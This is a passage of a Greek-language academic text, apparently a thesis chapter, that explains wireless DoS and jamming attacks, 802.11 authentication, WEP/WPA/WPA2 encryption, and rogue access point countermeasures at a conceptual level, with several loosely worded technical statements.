Τα ασύρματα δίκτυα είναι ευαίσθητα σε denial-of-service (DoS) επιθέσεις. Συνήθως αυτά τα δίκτυα λειτουργούν σε μη αδειοδοτημένες ζώνες και η μετάδοση των δεδομένων γίνεται με τη μορφή ραδιοκυμάτων. Οι σχεδιαστές του πρωτοκόλλου MAC έχουν στόχο την απλότητα, αλλά διαθέτουν ένα σύνολο ελαττωμάτων που είναι ελκυστικά για τις επιθέσεις DoS. Τα ασύρματα δίκτυα φέρουν συνήθως κρίσιμες εφαρμογές όπως VoIP, πρόσβαση σε βάσεις δεδομένων, project data files πρόσβαση στο διαδίκτυο. Η παρακώλυση τέτοιων εφαρμογών

στα ασύρματα δίκτυα από επίθεση DOS, συνήθως προκαλεί διακοπή της λειτουργίας του δικτύου ή μειωμένη παραγωγικότητα. Παραδείγματα MAC DoS επιθέσεων είναι de-authentication flood attack, virtual jamming (εικονικές εμπλοκές), and association flood attacks. Αυτού του είδους οι επιθέσεις διαταράσσουν το δίκτυο ασύρματων συνδέσεων στέλνοντας εντολές μη πιστοποίησης της αυθεντικότητας, αναγκάζοντας τους χρήστες να αποσυνδεθούν από το σημείο πρόσβασης.

3.13 Jamming Signal Attack

Οι επιθέσεις αυτού του είδους, συνήθως, μπλοκάρουν πλήρως όλες τις επικοινωνίες. Αυτό το είδος της επίθεσης μπορεί να πραγματοποιηθεί με τη βοήθεια ενός εξειδικευμένου υλικού.

Κεφάλαιο 4

4 Πιστοποίηση και κρυπτογράφηση ασύρματων δικτύων

4.1 Πιστοποίηση

Υπάρχει μια σημαντική διάκριση μεταξύ πιστοποίησης και κρυπτογράφησης, όταν πρόκειται για την ασύρματη ασφάλεια. Ο σκοπός της πιστοποίησης δεν είναι μόνο να προσδιοριστεί η ταυτότητα του πελάτη, αλλά να παραχθεί ένα κλειδί συνόδου που τροφοδοτεί τη διαδικασία κρυπτογράφησης. Τόσο ο έλεγχος πιστοποίησης όσο και η κρυπτογράφηση συμβαίνουν στο επίπεδο 2 (της ζεύξης δεδομένων) του μοντέλου OSI, που σημαίνει ότι συμβαίνει πριν ο χρήστης πάρει ακόμα την διεύθυνση IP.

4.2 Τύποι ελέγχου πιστοποίησης λειτουργίας στα ασύρματα δίκτυα

Η πιστοποίηση στα ασύρματα δίκτυα μπορεί να γίνει με τρεις τρόπους:

- Διαδικασία ελέγχου πιστοποίησης ανοιχτού συστήματος - Open system authentication .
- Διαδικασία ελέγχου πιστοποίησης με διαμοιρασμό κλειδιού - Shared key authentication.
- Διαδικασία ελέγχου κεντρικοποιημένης πιστοποίησης - Authentication Process Using a Centralized Authentication Server.

4.2.1 Διαδικασία ελέγχου πιστοποίησης ανοιχτού συστήματος- Open System Authentication Process

Σε αυτή την διαδικασία, ένας σταθμός μπορεί να στείλει ένα πλαίσιο διαχείρισης ταυτότητας (authentication management frame) που περιέχει την ταυτότητα του σταθμού αποστολής , για να πιστοποιηθεί και να συνδεθεί με άλλους ασύρματους σταθμούς. Ο άλλος ασύρματος σταθμός ελέγχει το SSID του πελάτη και σε απάντηση στέλνει και εφόσον το SSID ταιριάζει, ένα πλαίσιο επαλήθευσης ταυτότητας (authentication verification frame). Μόλις το πλαίσιο ελέγχου φτάσει στον χρήστη, ο τελευταίος συνδέεται με το δίκτυο ή με ένα ασύρματο σταθμό. Σε αυτή την διαδικασία, οποιοσδήποτε ασύρματος σταθμός μπορεί να στείλει ένα αίτημα για έλεγχο ταυτότητας. (2)

4.2.2 Διαδικασία ελέγχου πιστοποίησης με διαμοιρασμό κλειδιού-Shared Key Authentication Process

Σε αυτή τη διαδικασία κάθε ασύρματος σταθμός θεωρείται ότι έχει λάβει ένα κοινόχρηστο μυστικό κλειδί (shared secret key) σε ασφαλές κανάλι το οποίο διαφέρει από το 802.11. Τα παρακάτω βήματα εξηγούν πως γίνεται η σύνδεση στο Shared Key.

- ✓ Ο σταθμός στέλνει αίτημα ελέγχου ταυτότητας στο σημείο πρόσβασης.
- ✓ Το σημείο πρόσβασης στέλνει αίτημα στον σταθμό.
- ✓ Ο σταθμός κρυπτογραφεί την πρόσκληση μέσω της χρήσης προεπιλεγμένου διαμορφωμένου «κλειδιού» 64-bit ή 128-bit, στέλνοντας το αποκρυπτογραφημένο κείμενο στο σημείο πρόσβασης.
- ✓ Το σημείο πρόσβασης χρησιμοποιεί το διαμορφωμένο WEP κλειδί (που αντιστοιχεί στο προεπιλεγμένο κλειδί του σταθμού), να αποκρυπτογραφήσει το κρυπτογραφημένο κείμενο. Το σημείο πρόσβασης συγκρίνει το αποκρυπτογραφημένο κείμενο με το πρωτότυπο κείμενο. Αν το αποκρυπτογραφημένο κείμενο ταιριάζει με το αρχικό κείμενο, τότε το σημείο πρόσβασης επαληθεύει την ταυτότητα του σταθμού.
- ✓ Ο σταθμός συνδέεται με το δίκτυο. Το σημείο πρόσβασης μπορεί να απορρίψει τον έλεγχο ταυτότητας του σταθμού εάν το αποκρυπτογραφημένο κείμενο δεν ταιριάζει με το αρχικό κείμενο.

Σε αυτή την περίπτωση ο σταθμός θα είναι σε θέση να επικοινωνήσει είτε με το δίκτυο Ethernet ή με τα δίκτυα 802.11 (2)

4.2.3 Διαδικασία ελέγχου κεντρικοποιημένης πιστοποίησης Authentication Process Using a Centralized Authentication Server

Κατά την διαδικασία ελέγχου πιστοποίησης στα ασύρματα δίκτυα γίνεται χρήση ενός κεντρικού εξυπηρετητή ελέγχου πιστοποίησης (Wi-Fi Authentication Process Using a Centralized Authentication Server). Η 802.11 έκδοση παρέχει κεντρικοποιημένη πιστοποίηση. Κατά τον έλεγχο της πιστοποίησης σε ένα ασύρματο δίκτυο, το σημείο πρόσβασης πρέπει να είναι σε θέση να προσδιορίσει με ασφάλεια την κυκλοφορία από ένα συγκεκριμένο απομακρυσμένο χρήστη. Η ταυτοποίηση επιτυγχάνεται με τη χρήση πιστοποίησης κλειδιών που αποστέλλονται προς το σημείο πρόσβασης και προς τον ασύρματο χρήστη μέσω της απομακρυσμένης σύνδεσης πιστοποίησης ελέγχου (Remote Authentication Dial) στον διακομιστή υπηρεσιών (RADIUS). Όταν ένας ασύρματος χρήστης βρίσκεται εντός εμβέλειας του σημείου πρόσβασης τότε ενεργοποιείται η παρακάτω διαδικασία:

- Ο χρήστης στέλνει ένα αίτημα ελέγχου ταυτότητας μέσω του σημείου πρόσβασης για την αποκατάσταση της σύνδεσης.

✓ Το σημείο πρόσβασης στέλνει EAP αίτημα για την πιστοποίηση του πελάτη.

✓ Ο ασύρματος σταθμός απαντά με την EAP ταυτότητά του.

✓ Το σημείο πρόσβασης προωθεί την ταυτότητα στον διακομιστή RADIUS χρησιμοποιώντας μη ελεγχόμενη θύρα.

✓ Ο διακομιστής RADIUS στέλνει ένα αίτημα στον ασύρματο σταθμό μέσω του σημείου πρόσβασης, προσδιορίζοντας το μηχανισμό ελέγχου πιστοποίησης που πρέπει να χρησιμοποιηθεί.

✓ Ο ασύρματος σταθμός απαντά στο διακομιστή RADIUS με τις πιστοποιήσεις του, μέσω του σημείου πρόσβασης.

✓ Εάν οι πιστοποιήσεις είναι αποδεκτές, τότε ο διακομιστής RADIUS στέλνει ένα πιστοποιημένο κλειδί μέσω του σημείου πρόσβασης.

✓ Το σημείο πρόσβασης δημιουργεί ένα κοινό πιστοποιημένο κλειδί πολλαπλής διανομής (multicast/global authentication key) κρυπτογραφημένο με ένα (per-station unicast session key) και το διαβιβάζει στον ασύρματο σταθμό.

4.3 Κρυπτογράφηση ασύρματων δικτύων

Οι επιθέσεις σε ασύρματα δίκτυα αυξάνονται μέρα με τη μέρα λόγω της αυξανόμενης χρήσης των ασύρματων δικτύων. Ως εκ τούτου, από αυτή την αναδυόμενη τεχνολογία έχουν αναπτυχθεί διάφορα είδη των αλγορίθμων ασύρματης κρυπτογράφησης με σκοπό την μεγαλύτερη ασφάλεια του ασύρματου δικτύου. Κάθε αλγόριθμος κρυπτογράφησης ασύρματου έχει πλεονεκτήματα και μειονεκτήματα. Παρακάτω παρουσιάζονται διάφοροι ασύρματοι αλγόριθμοι κρυπτογράφησης που έχουν αναπτυχθεί έως σήμερα:

✓ WEP (Wired Equivalent Privacy): Αποτελεί ένα πρωτόκολλο γνησιότητας και αποκρυπτογράφησης δεδομένων στα ασύρματα δίκτυα, το οποίο αποτελεί ένα παλιό πρότυπο ασύρματης ασφάλειας που μπορεί να σπαστεί πολύ εύκολα.

✓ WPA (Wi-Fi Protected Access): Είναι ένα προηγμένο πρωτόκολλο γνησιότητας και αποκρυπτογράφησης δεδομένων WLAN πελατών μέσω αποκρυπτογράφησης TKIP, MIC και AES. Χρησιμοποιείται 48-bit IV, 32-bit CRC και κρυπτογράφηση TKIP για ασύρματη ασφάλεια.

✓ WPA2 (Wi-Fi Protected Access 2): WPA2 χρησιμοποιεί AES (128-bit) και CCMP για ασύρματη αποκρυπτογράφηση δεδομένων.

✓ WPA2 Enterprise: Ενσωματώνει τα πρότυπα EAP με κρυπτογράφηση WPA.

- ✓ TKIP (Temporal Key Integrity Protocol): Είναι ένα πρωτόκολλο ασφάλειας που χρησιμοποιείται στο WPA σε αντικατάσταση του WEP.
- ✓ AES (Advanced Encryption Standard): Είναι μία symmetric-key αποκρυπτογράφηση, που χρησιμοποιείται σε WPA2 σε αντικατάσταση του TKIP.
- ✓ EAP (Extensible Authentication Protocol): Χρησιμοποιεί πολλαπλές μεθόδους πιστοποίησης, όπως token cards, Kerberos, certificates, κ.ά.
- ✓ LEAP (Lightweight Extensible Authentication Protocol): Ένα ιδιόκτητο πρωτόκολλο ελέγχου πιστοποίησης στα ασύρματα δίκτυα που αναπτύχθηκε από τη Cisco.
- ✓ RADIUS (Remote Authentication Dial-In User Service): Ένα κεντρικό σύστημα διαχείρισης ελέγχου πιστοποίησης.
- ✓ CCMP: CCMP χρησιμοποιεί κλειδιά 128-bit, με 48-bit initialization vector (IV) για επανάληψη. (2)

4.3.1 Τι είναι το WEP?

Το Wired Equivalent Privacy (WEP) είναι ένα πρωτόκολλο ασφαλείας το οποίο καθορίζεται από την IEEE Wireless Fidelity (Wi-Fi), βάση του προτύπου 802.11. Το WEP είναι μία συνιστώσα των IEEE 802.11 ασυρμάτων δικτύων. Βασικός σκοπός αποτελεί η διατήρηση του απόρρητου των δεδομένων στα ασύρματα δίκτυα σε επίπεδο αντίστοιχο με εκείνο των ενσύρματων δικτύων. Η φυσική ασφάλεια μπορεί να εφαρμοστεί σε ενσύρματο δίκτυο για να αποφευχθεί η μη εξουσιοδοτημένη πρόσβαση σε ένα δίκτυο. Σε ένα ασύρματο δίκτυο, μπορεί να υπάρχει πρόσβαση στο δίκτυο χωρίς φυσική σύνδεση με το τοπικό δίκτυο . Γι αυτό το λόγο, η IEEE χρησιμοποιεί ένα μηχανισμό κρυπτογράφησης στο στρώμα ζεύξης δεδομένων με σκοπό την ελαχιστοποίηση της μη εξουσιοδοτημένης πρόσβασης στα ασύρματα δίκτυα. Αυτό επιτυγχάνεται με την κρυπτογράφηση δεδομένων μέσω της συμμετρικής RC4 κρυπτογράφησης αλγορίθμου, μέσω δηλαδή ενός κρυπτογραφικού μηχανισμού που χρησιμοποιείται έναντι απειλών. (2)

4.3.2 Ο ρόλος του WEP στην ασύρματη επικοινωνία

Αρχικά, το WEP προστατεύει από υποκλοπές στην ασύρματη επικοινωνία, ενώ παράλληλα ελαχιστοποιεί την μη εξουσιοδοτημένη πρόσβαση στο ασύρματο δίκτυο. Όλα αυτά εξαρτώνται από ένα μυστικό κλειδί το οποίο χρησιμοποιείται από έναν κινητό σταθμό και από ένα σημείο πρόσβασης, για την αποκρυπτογράφηση πακέτων πριν την μετάδοση. Έπειτα ακολουθεί ένας έλεγχος ακεραιότητας για να εξασφαλιστεί ότι τα πακέτα δεν έχουν αλλαχτεί κατά τη μεταφορά. Το 802.11 WEP κρυπτογραφεί μόνο τα δεδομένα μεταξύ των 802.11 σταθμών. (2)

4.3.3 Βασικοί στόχοι και χαρακτηριστικά του WEP

Αρχικά η εμπιστευτικότητα αποτελεί ένα βασικό χαρακτηριστικό του WEP με σκοπό την αποτροπή των υποκλοπών επιπέδου σύνδεσης (link-layer). Έπειτα, μέσω αυτού ελέγχεται η πρόσβαση και καθορίζονται οι χρήστες που μπορούν να έχουν πρόσβαση στο δίκτυο. Επίσης, συμβάλλει στην ακεραιότητα των δεδομένων, διασφαλίζοντάς τα από τυχόν μεταβολές από κάποιον μη εξουσιοδοτημένο χρήστη. Όσον αφορά τα μήκη του WEP και του μυστικού κλειδιού είναι τα ακόλουθα:

- ✓ 64-bit WEP που χρησιμοποιείται 40-bit key size
- ✓ 128-bit WEP που χρησιμοποιείται 104-bit key size
- ✓ 256-bit WEP που χρησιμοποιείται 232-bit key size (2)

4.3.6 Πως λειτουργεί το WEP

Για την αποκρυπτογράφηση του ωφέλιμου φορτίου (payload) του πλαισίου 802.11,το WEP ακολουθεί την παρακάτω διαδικασία:

- ✓ Υπολογισμός 32-bit Integrity Check Value (ICV) για τα δεδομένα του πλαισίου.
- ✓ Το ICV προσαρτάται στο τέλος των δεδομένων του πλαισίου.
- ✓ Ένα 24-bit Initialization Vector (IV) παράγεται και προσαρτάται στο κλειδί αποκρυπτογράφησης WEP.
- ✓ συνδυασμός του IV και του WEP κλειδιού χρησιμοποιείται ως είσοδος για τον αλγόριθμο RC4 για την δημιουργία μίας βασικής ροής. Το μήκος της ροής θα πρέπει να είναι ίδιο με το συνδυασμό ICV και δεδομένων.
- ✓ Το κλειδί ροής είναι χαρτογράφημα XOR με τον συνδυασμό δεδομένων και ICV για την παραγωγή κρυπτογραφημένων δεδομένων τα οποία αποστέλλονται μεταξύ πελάτη και σημείου πρόσβασης.
- ✓ Η IV προστίθεται στο κρυπτογραφημένο συνδυασμό των δεδομένων και του ICV και σε συνδυασμό με άλλα παιδία δημιουργεί το πλαίσιο MAC (2).

4.3.4 WEP Μειονεκτήματα

Υπάρχουν σημαντικά τρωτά σημεία στα σημεία σχεδιασμού, ελαττώματα που υπονομεύουν την ικανότητα του WEP να προστατεύει από μία σοβαρή επίθεση. Αρχικά, το WEP είναι ένα διάνυσμα αρχικοποίησης (stream cipher) που χρησιμοποιεί RC-4 για να παράγει μία ροή από δεδομένα τα οποία είναι XORed σε ένα μη κρυπτογραφημένο κείμενο των 24 bit. Επίσης, το RC4, έχει σχεδιαστεί να είναι μονής κρυπτογράφησης και όχι για πολλαπλά μηνύματα Έπειτα, δεν υπάρχει καθορισμένη μέθοδος αποκρυπτογράφησης key distribution, ενώ τα pre-

shared κλειδιά έχουν οριστεί μια φορά κατά την εγκατάσταση και σπανίως αλλάζουν και δεδομένου ότι το pre-shared key σπανίως αλλάζει, το ίδιο κλειδί χρησιμοποιείται ξανά και ξανά. Επίσης, ένα άλλο μειονέκτημα είναι πως είναι εύκολο να ανακτηθεί ο αριθμός των plaintext αποκρυπτογραφημένων μηνυμάτων με το ίδιο κλειδί, ενώ ένας εισβολέας που παρακολουθεί την κίνηση, δύναται να ανακαλύψει τους διαφορετικούς τρόπους για την λειτουργία ενός plaintext μηνύματος, ενώ αν έχει γνώση των clear text και plaintext, μπορεί να βρει το WEP κλειδί με την βοήθεια εργαλείων όπως τα Air Snort και WEP Crack. Ο χρήστης είναι ευάλωτος ακόμα και αν χρησιμοποιεί γεννήτριες κωδικών οι οποίες είναι ευάλωτες σε 40-bit key, όπως και οι προγραμματισμένοι αλγόριθμοι παραγωγής κλειδιών είναι εξίσου ευάλωτοι σε επιθέσεις. (2)

4.4 Τι είναι το WPA?

Το WPA σημαίνει Wi-Fi Protected Access. Είναι συμβατό με το πρότυπο ασφάλειας 802.11. Πρόκειται για μία αναβάθμιση του λογισμικού, που μπορεί να προϋποθέτει και αναβάθμιση του υλικού. Στο παρελθόν, ο κύριος μηχανισμός ασφαλείας που χρησιμοποιούνταν σε διάφορα σημεία ασύρματης πρόσβασης και μεταξύ ασύρματων πελατών ήταν η κρυπτογράφηση WEP. Το μεγαλύτερο μειονέκτημα της κρυπτογράφησης WEP είναι ότι εξακολουθεί να χρησιμοποιεί ένα στατικό κλειδί κρυπτογράφησης. Ο εισβολέας μπορεί να εκμεταλλευτεί αυτή την αδυναμία, χρησιμοποιώντας τα εργαλεία που είναι ελεύθερα διαθέσιμα στο Διαδίκτυο. Το Ινστιτούτο Ηλεκτρολόγων και Ηλεκτρονικών Μηχανικών (IEEE) το έχει ορίσει ως την «επέκταση» του 802.11 πρωτοκόλλου με σκοπό την αύξηση της ασφάλειας. Σχεδόν κάθε εταιρεία ασύρματης επικοινωνίας χρησιμοποιεί ένα πρότυπο για αυξημένη ασφάλεια που ονομάζεται Wi-Fi Protected Access. Η ασφάλεια κρυπτογράφησης δεδομένων αυξάνεται στα WPA, καθώς τα μηνύματα ελέγχονται (Message Integrity Check (MIC)) μέσω της χρήσης Temporal Key Integrity Protocol (TKIP) για την βελτίωση της κρυπτογράφησης των δεδομένων. Η unicast traffic αλλάζει το κλειδί κρυπτογράφησης μετά από κάθε πλαίσιο χρησιμοποιώντας TKIP. Το κλειδί που χρησιμοποιείται στην TKIP αλλάζει με κάθε πλαίσιο και αυτόματα συντονίζεται με τον ασύρματο πελάτη και το σημείο πρόσβασης. Το TKIP χρησιμοποιεί για έλεγχο ταυτότητας τον RC4 με ροή κρυπτογράφησης στα 128-bit keys και 64-bit keys. Παράλληλα, το TKIP μετριάζει την ευπάθεια του WEP κλειδιού μέσω της μη χρήσης του ίδιου Initialization Vector. Το TKIP ενισχύει το WEP μέσω της προσθήκης ενός rekeying μηχανισμού προκειμένου να παρέχει νέα κλειδιά κρυπτογράφησης. Τα προσωρινά αυτά κλειδιά αλλάζουν ανά 10.000 πακέτα. Το γεγονός αυτό προστατεύει τα δίκτυα από cryptanalytic επιθέσεις που αφορούν την επαναχρησιμοποίηση κλειδιών. Έτσι λοιπόν, ο χρήστης ξεκινάει με ένα προσωρινό κλειδί

(TK) 128-bit το οποίο στη συνέχεια συνδυάζεται με την MAC διεύθυνσή του και με ένα IV για να δημιουργήσει ένα κλειδί το οποίο θα χρησιμοποιηθεί για την αποκρυπτογράφηση δεδομένων μέσω του RC4. Θέτει σε λειτουργία έναν μετρητή συχνότητας για την προστασία από επαναλαμβανόμενες επιθέσεις (2).

4.4.1 Πως λειτουργεί το WPA?

Για την αποτελεσματική κρυπτογράφηση του ωφέλιμου φορτίου, η αποκρυπτογράφηση WPA ακολουθεί μία σειρά βημάτων. Αρχικά, το προσωρινό αποκρυπτογραφημένο κλειδί, η transmit address και ο TKIP μετρητής συχνότητας (TSC), χρησιμοποιούνται ως είσοδος για τον RC4 αλγόριθμο για την δημιουργία ενός key stream. Έπειτα, τα MAC Service Data Unit (MSDU) και τα message integrity check (MIC) συνδυάζονται, χρησιμοποιώντας τον αλγόριθμο του Michael. Ο συνδυασμός MSDU και MIC παράγει MAC Protocol Data Unit (MPDU). Στην συνέχεια, μία 32-bit Integrity Check Value (ICV) υπολογίζεται για την MPDU, όπου αποτελεί μία λογική επεξεργασία XOR με ένα κλειδί ροής για την παραγωγή κρυπτογραφημένων δεδομένων. Τέλος το IV προστίθεται στα αποκρυπτογραφημένα δεδομένα για την παραγωγή του MAC πλαισίου. (2)

4.4.2 Προσωρινά κλειδιά - Temporal Keys

Για την προστασία των προσωπικών δεδομένων σε ένα ασύρματο δίκτυο απαιτείται κρυπτογράφηση. Αρχικά, το WEP χρησιμοποιείται ως ο βασικός ή θεμελιώδης μηχανισμός κρυπτογράφησης, αλλά μετά τις αδυναμίες που παρουσιάστηκαν κατά την κρυπτογράφηση του WEP, αναπτύχθηκε ένας νέος, ενισχυμένος μηχανισμός στον οποίο χρησιμοποιείται το WAP. Στον τελευταίο χρησιμοποιούνται είτε TKIP (WPA) είτε AES (WPA2) για την εξασφάλιση της ασφάλειας. Στην περίπτωση του μηχανισμού κρυπτογράφησης WEP, τα κλειδιά κρυπτογράφησης (Temporal Keys) προέρχονται από το PMK (Pair wise Master Key), τα οποία προκύπτουν κατά την διάρκεια του EAP authentication session, ενώ τα κλειδιά κρυπτογράφησης δημιουργούνται από four-way handshake στους WPA και WPA2 μηχανισμούς κρυπτογράφησης..

Η μέθοδος που χρησιμοποιείται για την εξαγωγή των κρυπτογραφημένων κλειδιών (temporal keys) περιγράφεται μέσω της four-way handshake διαδικασίας. Το παρακάτω εξηγώ την διαδικασία.

- Το σημείο πρόσβασης στέλνει στον πελάτη ένα EAPOL πλαίσιο κλειδιού το οποίο περιλαμβάνει ένα πιστοποιητικό το οποίο το χρησιμοποιεί για την κατασκευή Pair wise Transient Key (PTK).

- Ο πελάτης απαντά με τη δική του μοναδική τιμή προς το σημείο πρόσβασης μαζί με ένα Message Integrity Code (MIC).
- Το σημείο πρόσβασης στέλνει GTK και έναν αύξοντα αριθμό μαζί με μία άλλη MIC, η οποία χρησιμοποιήθηκε στα επόμενα προβλεπόμενα πλαίσια.
- Ο πελάτης επιβεβαιώνει ότι τα temporal keys εγκαταστάθηκαν. (2)

4.5. Τι είναι το WPA2?

Το WPA2 (ή αλλιώς Wi-Fi Protected Access 2) είναι συμβατό με το πρότυπο 802.11n. Υποστηρίζει τα περισσότερα από τα χαρακτηριστικά ασφαλείας τα οποία δεν υποστηρίζονται από το WPA. Παρέχει ισχυρότερη προστασία δεδομένων και έλεγχο στην πρόσβαση του δικτύου. Το WPA2 παρέχει μεγαλύτερη προστασία δεδομένων και έλεγχο στο ποιος από τους απομακρυσμένους χρήστες θα έχει πρόσβαση στο ασύρματο δίκτυο .
Ακολουθεί τα πρότυπα του National Institute of Standards and Technology (NIST) FIPS 140-2 με συμβατό AES αλγόριθμο κρυπτογράφησης δίνοντας υψηλού βαθμού ασφάλεια. (2)

4.5.1 WPA2 προσφέρει δύο τρόπους λειτουργίας

Αρχικά, ο πρώτος τρόπος λειτουργίας αναφέρεται ως WPA-Personal. Σε αυτή την έκδοση γίνεται χρήση ενός κωδικού πρόσβασης εγκατάστασης (pre-shared key, PSK) με σκοπό την προστασία του δικτύου από μη εξουσιοδοτημένη πρόσβαση. Όταν βρίσκεται σε PSK λειτουργία κάθε συσκευή του ασύρματου δικτύου κρυπτογραφεί την κίνηση στο δίκτυο με τη χρήση 256 bit κλειδιού το οποίο μπορεί να εισαχθεί ως μία συνθηματική φράση των 8 έως 63 ASCOO χαρακτήρων.

Έπειτα, ο δεύτερος τρόπος λειτουργίας αναφέρεται ως WPA-Enterprise: Αυτή η έκδοση επιβεβαιώνει το χρήστη του δικτύου μέσω ενός διακομιστή (server). Χρησιμοποιεί EAP ή RADIUS για τον έλεγχο της ταυτότητας του πελάτη μέσω της χρήσης πολλαπλών μεθόδων επιβεβαίωσης, όπως token cards, Kerberos, certificates AI και άλλα. Οι χρήστες διαθέτουν πιστοποιήσεις για να συνδεθούν τις οποίες και θα πρέπει να χρησιμοποιήσουν για να είναι δυνατή η σύνδεσή τους στο δίκτυο. (2)

Κεφάλαιο 5

5 Αντίμετρα

5.1 Εντοπισμός και αποκλεισμός ενός Rogue σημείο πρόσβασης

Η ανίχνευση και ο αποκλεισμός των rogue σημείων πρόσβασης θεωρούνται σημαντικές ενέργειες για την διασφάλιση τόσο της ασφάλειας του ασύρματου δικτύου όσο και για την προστασία από οποιονδήποτε άλλο κίνδυνο προκύψει.

5.2 Ανίχνευση των Rogue σημείων πρόσβαρης

Ένα rogue AP είναι ένα σημείο πρόσβασης που δεν δίνει εξουσιοδοτημένη πρόσβαση από τον διαχειριστή του δικτύου ώστε να λειτουργεί. Το πρόβλημα που προκύπτει με αυτού του είδους τα σημεία πρόσβασης, είναι ότι αυτά τα σημεία πρόσβασης δεν ακολουθούν τις πολιτικές ασφαλείας για τα ασύρματα δίκτυα. Το γεγονός αυτό δίνει τη δυνατότητα να επιτρέπεται η σύνδεση μιας μη ασφαλής σύνδεσης με ένα αξιόπιστο δίκτυο. Υπάρχουν πολλές τεχνικές διαθέσιμες για τον εντοπισμό των rogue σημείων πρόσβασης και αυτές είναι:

i. Ανίχνευση με τη χρήση ραδιοσυχνοτήτων

Τα σημεία πρόσβασης είναι συνδεδεμένα κατά μήκος του ασύρματου δικτύου. Διαθέτουν αισθητήρες ραδιοσυχνοτήτων με σκοπό τον εντοπισμό και την ειδοποίηση του διαχειριστή του ασύρματου δικτύου για όλες τις ασύρματες συσκευές που λειτουργούν στην περιοχή. Αυτοί οι αισθητήρες δεν καλύπτουν τις λεγόμενες νεκρές ζώνες με αποτέλεσμα να απαιτούνται περισσότεροι αισθητήρες για τον εντοπισμό των σημείων πρόσβασης που βρίσκονται στις νεκρές ζώνες.

ii. Ανίχνευση με τη χρήση σημείων πρόσβασης

Τα σημεία πρόσβασης που έχουν την δυνατότητα της ανίχνευσης άλλων γειτονικών σημείων πρόσβασης που λειτουργούν στην κοντινή περιοχή θα αφήσουν εκτεθειμένα τα δεδομένα μέσω των MIBS και των δικτυακών διεπαφών. Το μειονέκτημα σε αυτή την περίπτωση είναι η περιορισμένη ικανότητα του σημείου πρόσβασης να εντοπίσει τις γειτονικές συσκευές.

5.3 Χρησιμοποιώντας ενσύρματες εισόδους

Το λογισμικό διαχείρισης δικτύου χρησιμοποιεί την παραπάνω τεχνική για την ανίχνευση των rogue APs. Αυτό το λογισμικό ανιχνεύει τις συσκευές που είναι συνδεδεμένες στο LAN, συμπεριλαμβανομένων των Telnet, SNMP, και CDP (Cisco Discovery Protocol) μέσω της χρήσης πολλαπλών πρωτοκόλλων. Ανεξάρτητα από την φυσική τους θέση αυτά τα σημεία πρόσβασης μπορούν να εντοπιστούν οπουδήποτε και αν βρίσκονται μέσα στο δίκτυο.

5.4 Μπλοκάροντας τα Rogue σημεία πρόσβασης

Όταν ένα rogue σημείο πρόσβασης εντοπιστεί μέσα σε ένα ασύρματο δίκτυο LAN, τότε πρέπει να μπλοκαριστεί αυτόματα ώστε να αποτραπεί η είσοδος σε εξουσιοδοτημένους χρήστες. Αυτό μπορεί να γίνει με δύο τρόπους:

α) Με άρνηση ασύρματων υπηρεσιών σε νέους χρήστες ξεκινώντας με μία denial-of-service επίθεση (DoS) στο rogue σημείο πρόσβασης και

β) Με αποκλεισμό της θύρας με την οποία συνδέεται το σημείο πρόσβασης ή εντοπισμός του σημείου πρόσβασης και απομάκρυνση αυτής της συσκευής από το δίκτυο.

5.5 Επίπεδα ασφάλειας των ασύρματων δικτύων

Ένας ασύρματος μηχανισμός ασφαλείας έχει έξι στοιβάδες που εξασφαλίζουν την ασφάλεια που σχετίζεται με διάφορα θέματα. Αυτή η πολυεπίπεδη προσέγγιση διευρύνει το πεδίο της πρόληψης από κάποιον εισβολέα που μπορεί να θέσει σε κίνδυνο ένα δίκτυο, ενώ παράλληλα αυξάνει την πιθανότητα εντοπισμού του εισβολέα. Παρακάτω παρουσιάζεται η δομή των ασύρματων επιπέδων ασφαλείας

- *Ασφάλεια Σύνδεσης - Connection security*

Για κάθε έλεγχο πακέτου παρέχει ολοκληρωμένη προστασία για επιθέσεις "man-in-the-middle". Δεν επιτρέπεται στον εισβολέα να έχει πρόσβαση σε δεδομένα όταν δύο χρήστες επικοινωνούν μεταξύ τους, διασφαλίζοντας την σύνδεση.

- *Διασφάλιση Συσκευής - Device security*

Τα σημαντικά στοιχεία της υποδομής της ασφάλειας αποτελούν τόσο η γνώση για τα τρωτά σημεία όσο και ο τρόπος διαχείρισης. Τα δύο αυτά στοιχεία χρησιμοποιούνται για την ανακάλυψη των τρωτών σημείων πριν γίνουν καταχρηστικά και θέσουν σε κίνδυνο την ασφάλεια της συσκευής.

- *Ασφάλεια ασύρματου Σήματος - Wireless signal security*

Στα ασύρματα δίκτυα η συνεχής παρακολούθηση και διαχείριση του δικτύου και του φάσματος ραδιοσυχνοτήτων, δίνει την δυνατότητα εντοπισμού των απειλών καθώς και των δυνατοτήτων του δικτύου. Το ασύρματο σύστημα ανίχνευσης εισβολών (WIDS) έχει την ικανότητα ανάλυσης και εποπτείας του φάσματος ραδιοσυχνοτήτων. Οι μη εξουσιοδοτημένες ασύρματες συσκευές που παραβιάζουν τις πολιτικές ασφαλείας της εταιρείας μπορούν να ανιχνευθούν με συναγερμό. Δραστηριότητες όπως η αυξημένη χρήση του εύρους της ζώνης, οι παρεμβολές σε ραδιοσυχνότητες και άγνωστα rogue ασύρματα σημεία πρόσβασης και λοιπά, αποτελούν ενδείξεις κακόβουλου δικτύου. Με τη βοήθεια αυτών των ενδείξεων μπορεί να εντοπιστεί εύκολα το κακόβουλο δίκτυο και με αυτόν τον τρόπο διατηρείται η ασφάλεια του ασύρματου δικτύου. Οι επιθέσεις εναντίον του ασύρματου δικτύου δεν μπορούν να προβλεφθούν και γι αυτό το λόγο το μόνο που μπορεί να γίνει για την πρόληψη τέτοιων επιθέσεων είναι να υπάρχει μέριμνα για ασφάλεια του δικτύου.

- *Ασφάλεια Δικτύου - Network protection*

Δίδεται η πρόσβαση στο δίκτυο μόνο σε εξουσιοδοτημένο χρήστη, διασφαλίζοντας την προστασία του δικτύου από πιθανή επίθεση.

- *Προστασία δεδομένων - Data protection*

Η προστασία δεδομένων μπορεί να επιτευχθεί με την κρυπτογράφηση των δεδομένων.

- *Προστασία του τελικού Χρήστη - End-user protection*

Ακόμα και αν ο επιτιθέμενος συνδεθεί με το σημείο πρόσβασης, το προσωπικό τοίχος προστασίας που είναι εγκατεστημένο στο σύστημα του τελικού χρήστη, στο ίδιο ασύρματο δίκτυο, αποτρέπει τον επιτιθέμενο από το να αποκτήσει πρόσβαση στα αρχεία της συσκευής , προστατεύοντας με αυτόν τον τρόπο τον τελικό χρήστη.

5.6 Πώς να αμυνθούμε σε ασύρματες επιθέσεις

